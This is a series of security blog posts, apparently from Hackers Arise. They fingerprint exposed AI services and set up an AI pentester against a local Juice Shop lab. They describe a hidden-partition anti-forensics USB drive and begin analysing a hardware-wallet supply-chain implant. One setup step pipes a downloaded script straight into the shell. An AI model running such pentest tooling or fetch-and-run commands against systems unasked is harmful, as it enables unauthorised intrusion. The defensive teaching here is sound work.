
kali > ./julius --help


You can list all the AI services Julious can fingerprint: 

kali > ./julius list

We will take a look at our machine.

kali > ./julius probe http://192.168.131.7:11434

Ollama sits on port 11434, and it’s important not to leave it exposed publicly, because everyone can use your models without authentication.

Summary 

There are more tools available in this project. Most of them are meant to be chained together and work well this way. The company says its team is actively using these same tools during their engagements. While you won’t need everything at once, experiment with those tools and see what fits you best.

If you like red teaming, we have our Red Team Operator training, where we cover more tools and techniques to help you emulate real APT work, so you can give a company a realistic stress test and help make it secure.

The post Pentesting: Twelve Caesars – Community Tools for Offensive Security first appeared on Hackers Arise.
Artificial Intelligence (AI) in Cybersecurity, Part 30: Shannon – AI Pentester for Web Apps and APIs

Welcome back, aspiring cyberwarriors! 

We’re continuing our series on Artificial Intelligence in Cybersecurity with another tool called Shannon. Shannon is a white-box AI pentester. It was created to test the security of your project by pointing it at the source code and the test stand. That means it needs both the running application and the source code. First, Shannon does an in-depth analysis of the code in the repository, then looks for attacks against that same project you’re hosting locally. This white-box approach is certainly more effective, as models don’t have to guess possible vulnerabilities, since guessing varies greatly depending on the model you use. Vulnerabilities can only make their way to the report if they have a working PoC. As always, only test systems you own or have explicit written authorization to test.

Now let’s take a closer look at Shannon and test our Juice Shop with it.

Setting Up

Juice Shop is just a Docker container, so we will install Docker and npm first.

kali > sudo apt update
kali > sudo apt install -y docker.io nodejs npm
kali > sudo systemctl enable docker --now
kali > sudo usermod -aG docker $USER
kali > newgrp docker

Then comes the Juice Shop.


kali > docker pull bkimminich/juice-shop
kali > docker run -d --name juice-shop --restart unless-stopped -p 3000:3000 bkimminich/juice-shop

It’s up and running. Now we need to copy the repository to our disk.


kali > git clone --depth 1 https://github.com/juice-shop/juice-shop.git

Once we have it all set, we can get Shannon. Unlike Pentestcode and other tools, Shannon runs differently. By default, it expects your AI API keys in the env. In the next sections we’ll show how to run Shannon with OpenRouter and Ollama.

OpenRouter

Shannon wants to see your API key in the env. You will also need a models.json file somewhere on your disk. Copy the following command to create it.

cat > ~/models.json << 'EOF'
{
  "providers": {
    "openrouter": {
      "apiKey": "YOUR_API_KEY",
      "models": [
        {
          "id": "nvidia/nemotron-3.5-lightning:free",
          "name": "NVIDIA Nemotron 3.5 Lightning (free)",
          "reasoning": true,
          "input": ["text"],
          "thinkingLevelMap": {
            "off": null,
            "minimal": null,
            "low": "low",
            "medium": null,
            "high": "high",
            "xhigh": null,
            "max": "max"
          },
          "contextWindow": 262144,
          "maxTokens": 65536,
          "cost": {
            "input": 0,
            "output": 0,
            "cacheRead": 0,
            "cacheWrite": 0
          },
          "compat": {
            "supportsDeveloperRole": false,
            "thinkingFormat": "openrouter"
          }
        }
      ],
      "api": "openai-completions",
      "baseUrl": "https://openrouter.ai/api/v1"
    }
  }
}
EOF

Then pass the keys and validate the setup.

kali > export SHANNON_AI_API_KEY="sk-or-v1-YOUR_KEY"
kali > export SHANNON_AI_MODEL="openrouter:nvidia/nemotron-3.5-lightning:free"


kali > npx @keygraph/shannon@latest start -u http://172.17.0.1:3000 -r /home/kali/juice-shop --validate-model

If you see it’s validated, then you can run a full security analysis.


kali > npx @keygraph/shannon@latest start -u http://172.17.0.1:3000 -r /home/kali/juice-shop -c ~/juice-quick.yaml --models-config ~/models.json --follow

This will take a while and your free daily tokens won’t be enough to complete the scan.


As the security test progresses, you’ll see all the commands and prompts it runs. Obviously, the frontier models will give better results.

Ollama

Shannon isn’t only limited to APIs. You can perform the same scan with a local model. Many openweight models will be a great fit for it if you have the necessary hardware to make it work smoothly.

Just for the demonstration we’ll use Qwen 2.5-coder 7b.

kali > curl -fsSL https://ollama.com/install.sh | sh

kali > ollama pull qwen2.5-coder:7b

We’ll create the same models.json file to point Shannon to our Ollama.

{
  "providers": {
    "ollama": {
      "baseUrl": "http://127.0.0.1:11434/v1",
      "api": "openai-completions",
      "apiKey": "ollama",
      "models": [
        {
          "id": "qwen2.5-coder:7b",
          "name": "Qwen 2.5 Coder 7B",
          "input": ["text"],
          "contextWindow": 32768,
          "maxTokens": 8192,
          "cost": { "input": 0, "output": 0 },
          "compat": {
            "supportsDeveloperRole": false,
            "supportsReasoningEffort": false
          }
        }
      ]
    }
  }
}

Make sure your Ollama is accessible, and change the IP address if needed.

kali > export SHANNON_AI_API_KEY=ollama
kali > export SHANNON_AI_MODEL=ollama:qwen2.5-coder:7b
kali > npx @keygraph/shannon@latest start -u http://172.17.0.1:3000 -r /home/kali/juice-shop -c ~/juice-quick.yaml --models-config ~/models.json --validate-model


Before we do anything, let’s validate the model.

If your model has been validated and you can start scanning your project.

kali > kali > npx @keygraph/shannon@latest start -u http://172.17.0.1:3000 -r /home/kali/juice-shop -c ~/juice-quick.yaml --models-config ~/models.json --follow

Reporting


When the scan finishes, Shannon creates PDF and Markdown reports with the evidence attached to them. You will also see structured JSON and SARIF files for downstream systems.

Below is an example of a PDF report. As you can see, multiple vulnerabilities were found in the project, some of them are classified as High. As mentioned before, all the findings here were validated with PoCs.

Summary

Shannon was made to find flaws in your web apps to make them more secure. It digs through the project repository and runs checks against a live system. It then creates a report with findings that were discovered with PoCs, so you get a clean report. As AI becomes more prevalent in cybersecurity, it should be used to improve the security of your projects before their release. Of course, that doesn’t replace a human in the loop, but it makes things faster. Stick to better models and don’t cut back on your security.

AI is evolving rapidly and the sooner you learn how to work with it, the greater the advantage you’ll have. That’s why we invite you to join our AI for Cybersecurity training. During this training, you will see you different ways of using AI in cybersecurity, set up local models and solve labs.

The post Artificial Intelligence (AI) in Cybersecurity, Part 30: Shannon – AI Pentester for Web Apps and APIs first appeared on Hackers Arise.
Anti-Forensics: Building a Phantomdrive

Welcome back, aspiring cyberwarriors!

You may know that privacy laws aren’t respected everywhere. In some places you can be forced to decrypt your files, or worse, get accused of a violation just for having encryption. A VeraCrypt hidden volume helps with the first problem but not the second. That’s why the project developer built Phantomdrive.

Phantomdrive is a fully open source USB drive that shows up as an 8GB disk when you plug it in. The OS has no way to detect the rest of the storage. To unlock the hidden partition, you open a text file on the visible part of the drive, type password: YOURPASSWORDHERE and save it. The drive disconnects, remounts the hidden partition, and AES-256 handles the encryption and decryption on the fly.

Design

The hardware, firmware, and mechanical design are all open source. The developer built it around a small chip called the CH569, from the same company behind the CH340 USB-to-Serial chip you’ll find on most Arduino clones. It has USB3, SD/eMMC support, and a hardware AES block built in.

eMMC was too expensive due to AI-driven demand, so the developer went with an SD card instead. If someone tears the device apart they’ll find it, but everything on it is encrypted. The enclosure is sealed with epoxy, so any attempt to get inside means destroying it first. Once eMMC prices drop, a version using it will follow.

The board itself is simple. It’s a CH569 chip, a USB port, two buck converters, a firmware update button, an SD card, and some supporting components.

Cryptography

The developer verified encryption works through functional tests and ran it against OpenSSL’s AES implementation. Most of the GitHub issues that surfaced were AI-generated noise or already fixed bugs, with one real exception around AES-XTS covered below.

Key Derivation

A Key Derivation Function (KDF) turns your password into an encryption key. The naive approach is padding the password to 32 bytes and using it directly.

That’s weak. A precomputed table could crack it without even brute forcing. To fix that, Phantomdrive adds a unique salt per device.

With different salts, an attacker has to compute keys for each device separately, and you can’t swap the SD card between devices. You can read your salt like this:

udevadm info --query=property --name=/dev/sdc | grep ID_SERIAL_SHORT
ID_SERIAL_SHORT=Phantomdrive:34FC1FA7145467F7

So, 34FC1FA7145467F7 is the salt for this device, which you will need to recover the data if it ever fails. Save that value. You can also change the Phantomdrive name and the USB PID/VID in firmware if you want more stealth. On top of the salt, the KDF runs 100,000 rounds of SHA-256.

That adds about 3 seconds to unlock time, which is already at the limit of what the chip can handle. Argon2 isn’t an option since it needs too much memory. If you need stronger security, you can increase the round count, use a software encryption layer on top, or look for a different device.

AES Modes

AES is a block cipher that works on 16-byte chunks. Different modes turn it into a stream cipher.

AES-ECB is the naive approach, encrypting each block directly. The problem is that identical plaintext blocks produce identical ciphertext blocks, which leaks patterns. Attackers can also manipulate the ciphertext in predictable ways. Not good.

AES-CTR solves this by encrypting a counter and XORing the output with plaintext.

uint64_t i = 0;
while(i < len(ciphertext)) {
    ctr = aes_encrypt(i);
    ciphertext[i] = plaintext[i] ^ ctr
    i++;
}

The main risk with CTR is nonce reuse. If an attacker copies your ciphertext twice and can guess one version, they can recover the other. The developer gets around 9 MB/s write and 20 MB/s read with AES-CTR.

AES-XTS is the disk encryption standard and uses two keys. K1 protects the data, K2 generates a tweak per sector. 

Each 16-byte block gets its own adjustment (T0, T1… Tn), then blocks are encrypted one by one to produce the final ciphertext. 

It’s more secure but slower, around 6 MB/s write and 10 MB/s read on this hardware.

Firmware

The firmware is built on two open source libraries:

BSP: https://github.com/hydrausb3/wch-ch56x-lib

ISP: https://github.com/hydrausb3/wch-ch56x-isp

Password Snooping

The device doesn’t understand file systems. It just handles raw USB WRITE10/READ10 commands and passes them to the SD card. To detect the unlock password, the firmware scans every write for the string password: before passing data through.

void phantomdrive_snoop_write(uint8_t *buf, uint32_t len)
{
    const char *prefix = "password:";
    const size_t prefix_len = 9;
    uint32_t i;

    for (i = 0; i + prefix_len <= len; i++) {
        if (buf[i] != 'p')
            continue;
        if (memcmp(buf + i, prefix, prefix_len) != 0)
            continue;

        size_t pw_start = i + prefix_len;
        size_t pw_end = pw_start;
        while (pw_end < len && (pw_end - pw_start) < sizeof(pending_pw) &&
               buf[pw_end] != '\n' && buf[pw_end] != '\r' && buf[pw_end] != '\0')
            pw_end++;

        size_t pw_len = pw_end - pw_start;

        memcpy(pending_pw, buf + pw_start, pw_len);
        pending_pw_len = pw_len;

        memset(buf + i, 0, pw_end - i);
        return;
    }
}

Once the password is found, it gets copied into RAM and the buffer gets zeroed out so the password never touches the disk. Keep in mind, if you store a lot of data on the unencrypted partition and any of it contains the string password:, you could get a false match. If that’s a concern, you can change the trigger string in firmware or look for a different approach.

Video

The developer has also published a video, if you want to get into details of this project. 

Summary

Phantomdrive is an open source USB drive that shows up as a plain 8GB disk while hiding the rest of its storage. You unlock the hidden partition by saving a password in a text file on the visible disk. The firmware catches it in the raw write traffic, keeps it in RAM, and never writes it to disk. Encryption is AES-256 on a CH569 chip, with a per-device salt and 100,000 SHA-256 rounds for key derivation. It’s limited by the hardware, so it’s weaker than memory-hard options like Argon2.

If you want to go deeper into how privacy can be preserved on real systems and how forensic traces are created and analyzed, our Anti-Forensics training is your next step. We covered advanced techniques for preserving your privacy and understanding what investigators can still see even when you think you have covered your tracks.

The post Anti-Forensics: Building a Phantomdrive first appeared on Hackers Arise.
Cryptocurrency: Security Analysis of Hardware Crypto Wallets

Welcome back, aspiring cyberwarriors!

October 2026 brought a clear demonstration that hardware wallets, while far safer than software alternatives, are not immune to sophisticated physical attacks. 

Beginning on 9 October, hundreds of users who had purchased Ledger devices through the Southeast Asian reseller CryptoBilis saw their funds drained across Bitcoin, Ethereum, TRON and other chains. On-chain researchers estimated losses between roughly $86 million and more than $100 million. Ledger confirmed that at least one affected device contained an unauthorized hardware implant and stated that every confirmed loss in the incident was linked to a device sold by CryptoBilis. The company has emphasized that its own infrastructure, firmware and direct sales channels were not compromised.

The Supply-Chain Attack




The attack was physical. Someone in the distribution chain opened genuine Ledger Nano X devices, installed a small circuit board and resealed them. The implant sits inside the enclosure under or behind the screen where foam padding normally rests, and taps the SPI bus that carries data from the Secure Element to the display. When the owner sets up the device and the screen shows the 24-word recovery phrase, the implant’s microcontroller recognizes those screens, reconstructs the words and sends them out over LTE using a provisioned eSIM and a small antenna. Because the original Secure Element remains untouched, the device continues to pass Ledger’s Genuine Check. Mark Karpelès and Tibane Labs have documented multiple generations of the implant, progressing from early versions with visible wires and a smaller battery to later flex-circuit designs that are harder to notice and sometimes keep the original battery.

Source: Mark Karpelès

Mark Karpelès publicly posted a photo of a unit that arrived from Malaysia with flawless packaging. The extra hardware only became visible when he opened the case.  

Source: Mark Karpelès

Similar implants have been reported in devices obtained through other channels, including Japanese marketplaces and at least one European store, although Ledger has so far tied every confirmed fund loss specifically to CryptoBilis purchases. 

